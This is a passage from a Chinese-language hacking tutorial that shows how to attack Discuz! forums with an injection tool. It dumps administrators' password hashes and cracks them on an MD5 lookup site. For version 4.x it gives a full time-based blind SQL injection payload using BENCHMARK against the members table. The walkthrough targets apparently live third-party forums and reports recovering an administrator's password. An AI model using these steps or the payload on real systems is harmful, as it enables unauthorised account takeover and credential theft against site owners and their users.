

**注意：** 因为Discuz!里的表前缀是可以更改的，所以我们最好先暴表名看看是否是默认的，如果不是我们可以根据服务器返回的数据库错误语句看出来，并在工具的“表名”里进行修改。

准备工作做完了，下面开始暴指定用户密码。我们随便找一个管理员uid，在未登录论坛的状态下，我们单击论坛右侧的“统计”链接，然后单击“管理团队”，就可以看到管理员了，把鼠标移到“lcx”上，IE状态栏里出现的就是他的uid了，如图6。接着在工具的下拉框选择“暴指定用户密码”，填入刚才找到的uid，然后“发送到：”随便填一个存在的用户名，我填的是我自己test2。最后单击“发送”，我们就可以看到在返回信息里出现了一些信息，其中的那些串字符就是我们需要的密码散列，如图7。




下面我们来到http://www.cmd5.com网站，输入刚才得到的md5散列，提交后如图8所示。呵呵，lily，运气不错。




如果论坛版本是4.x的话，那情况又有所不同了，似乎4.x版本的暴不出密码，要采用“盲注”才能获得。也就是采用mysql里的BENCHMARK函数，利用BENCHMARK对执行结果打一个时间差，比如我们构造一个如下语句：**-1) union select if(substring(password,1,1)=char(57),benchmark(2000000,md5(char(1))),null),1,1 from cdb_members where uid=1/***。这个语句的意思是假如uid为1的用户的第一位密码是9的话（注：char(57)转过来等于9），就执行2百万次md5加密运算。如果猜测正确，就会因为执行2百万次md5加密运算而不能马上返回结果导致延时，反之猜测错误会立刻返回结果，我们就可以通过这个时间差来判断猜解是否正确。



**小知识：benchmark是什么？**

Benchmark是mysql里的一个内置函数，其语法如下：**Bench mark(count,expr)**。Benchmark()重复执行count次表达式expr，它可以用于计时mysql处理表达式有多快，结果值总是0。

下边，我们选择一个版本为4.x的论坛来进行测试，比如http://bbs.soxiao.cn。同样要先抓取cookie，和前面的方法一样，就不再重复了。然后我们把“版本4.x”的选项勾上，同样的先选择“暴表名”来检查表前缀是否被更改，接着在下拉框里选择“测延时”，单击“发送”，过一会儿右边的窗口便会出现：



不使用benchmark时：.2
使用benchmark时：10.4

这样，我们就应该在“延时”栏填上 7 或者 8，如果返回使用 benchmark 时是 6 秒，那就应该填写 4 或者 3，这个就是判断密码是否正确的标志，如图 9。Uid 就按照前面的方法去寻找，这里填的是 7。然后在下拉框里选择“暴指定用户密码”，最后单击“发送”，程序就开始猜解密码了，如图 10。猜解过程中程序会出现假死状态，并且猜解速度挺慢的，请大家耐心等待，猜解期间可以去吃个饭或者聊聊天：）

一顿饭的时间终于把 md5 散列全部猜出来了，还是到 http://www.cmd5.com 里查查 md5 明文，输入刚才得到的 md5 散列，提交后如图 11 所示。

